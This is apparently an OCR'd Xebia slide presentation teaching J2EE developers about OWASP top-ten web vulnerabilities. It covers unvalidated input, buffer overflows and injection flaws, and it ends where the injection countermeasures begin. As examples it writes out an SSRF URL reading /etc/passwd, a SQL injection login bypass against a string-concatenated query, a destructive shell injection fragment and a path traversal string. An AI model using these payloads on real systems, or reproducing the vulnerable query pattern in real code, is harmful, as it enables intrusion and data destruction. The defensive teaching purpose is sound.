
Top Ten Web Application Vulnerabilities in J2EE

Vincent Partington
and
Eelco Klaver
Xebia

Introduction

- Open Web Application Security Project is an open project aimed at identifying and preventing causes for unsecure software.
- OWASP identified the ten most experienced vulnerabilities in web applicaties.
- This presentation describes these vulnerabilities:
  - Own experiences or publicly known examples.
  - Description of the problem.
  - How to prevent these flaws in J2EE applications?
- Target audience: J2EE developers and architects.


Input
Web application
To backends
Output
Platform
Application Server
OS
Network
Xebia
Business Integration Architects

#1: Unvalidated Input - Experience

- Intented:

```
…/ImageServlet?url=http://backendhost/images/bg.gif
```

- But also possible:

```
…/ImageServlet?url=http://weblogic/console
…/ImageServlet?url=file:///etc/passwd
```


- With this “simple” application port scan were indirectly possible.

#1: Unvalidated Input - Description

- Attacker can tamper with any part of HTTP request
  - url, querystring, headers, cookies, form fields, hidden fields
- Common input tampering attacks include:
  - forced browsing, command insertion, cross site scripting, buffer overflows, format string attacks, SQL injection, cookie poisoning, hidden field manipulation.
- Possible causes
  - Input is only validated at the client
  - Filtering without canonicalization
- Opens the door to other vulnerabilities

#1: Unvalidated Input - Description

- Easier than you might imagine with LiveHTTPHeaders



Xebia
Business Integration Architects

#1: Unvalidated Input - Measures


- *All* input should be validated at server with central library:
  - Request parameters, cookies, headers
- Parameters should be validated against positive specs:
  - Data type (string, integer, real, etc…)
  - Minimum and maximum length
  - Whether null is allowed
  - Whether the parameter is required or not
  - Numeric range
  - Specific patterns (regular expressions)
- Perform code review
- Don’t “misuse” hidden fields
  - Store in session or retrieve values with each request

Business Integration Architects

#2: Buffer Overflows

- Hm, this one sounds familiar; not only in web applications.
- Description
  - More input feeded in application than what fits in its buffer, causing malicious code to be executed.
  - This shouldn't be a problem in Java, should it?
    - OutOfMemoryError
    - Backend systems
    - Native code
- Measures
  - Avoid using native code

Xebia
Business Integration Architects


Input
Web application
To backends
Output
Platform
Application Server
OS
Network
Xebia
Business Integration Architects

#3: Injection Flaws - Experiences

Log in

Please enter your username and password	
User name	admin' or 'a' = 'a
Password	***********
	Login

- LoginModule used following SQL query:
```
"SELECT * FROM users
 WHERE user = '" + username + "'
 AND password = '" + hashedPassword + "'"
```

- Can easily be cracked by:
  username: <any existing username>' OR 'a' = 'a
  password: *any password that passes validation rules*


- Results in the following String:
```
SELECT * FROM users WHERE user = 'admin' OR 'a' =
'a' AND password = 'secret'
```

#3: Injection Flaws - Description

- Anywhere an interpreter is used:
  - Script languages such as Perl, Python and JavaScript.
  - Shells for executing applications like sendmail (e.g. “; rm -r”).
  - Calls to the operating system via system calls.
  - Database systems: SQL injection (e.g. 1=1).
  - Path traversal (e.g. ../../etc/passwd).
- Typical dangers:
  - Runtime.exec()
  - String concatenated SQL
  - File in- and output streams

#3: Injection Flaws - Measures

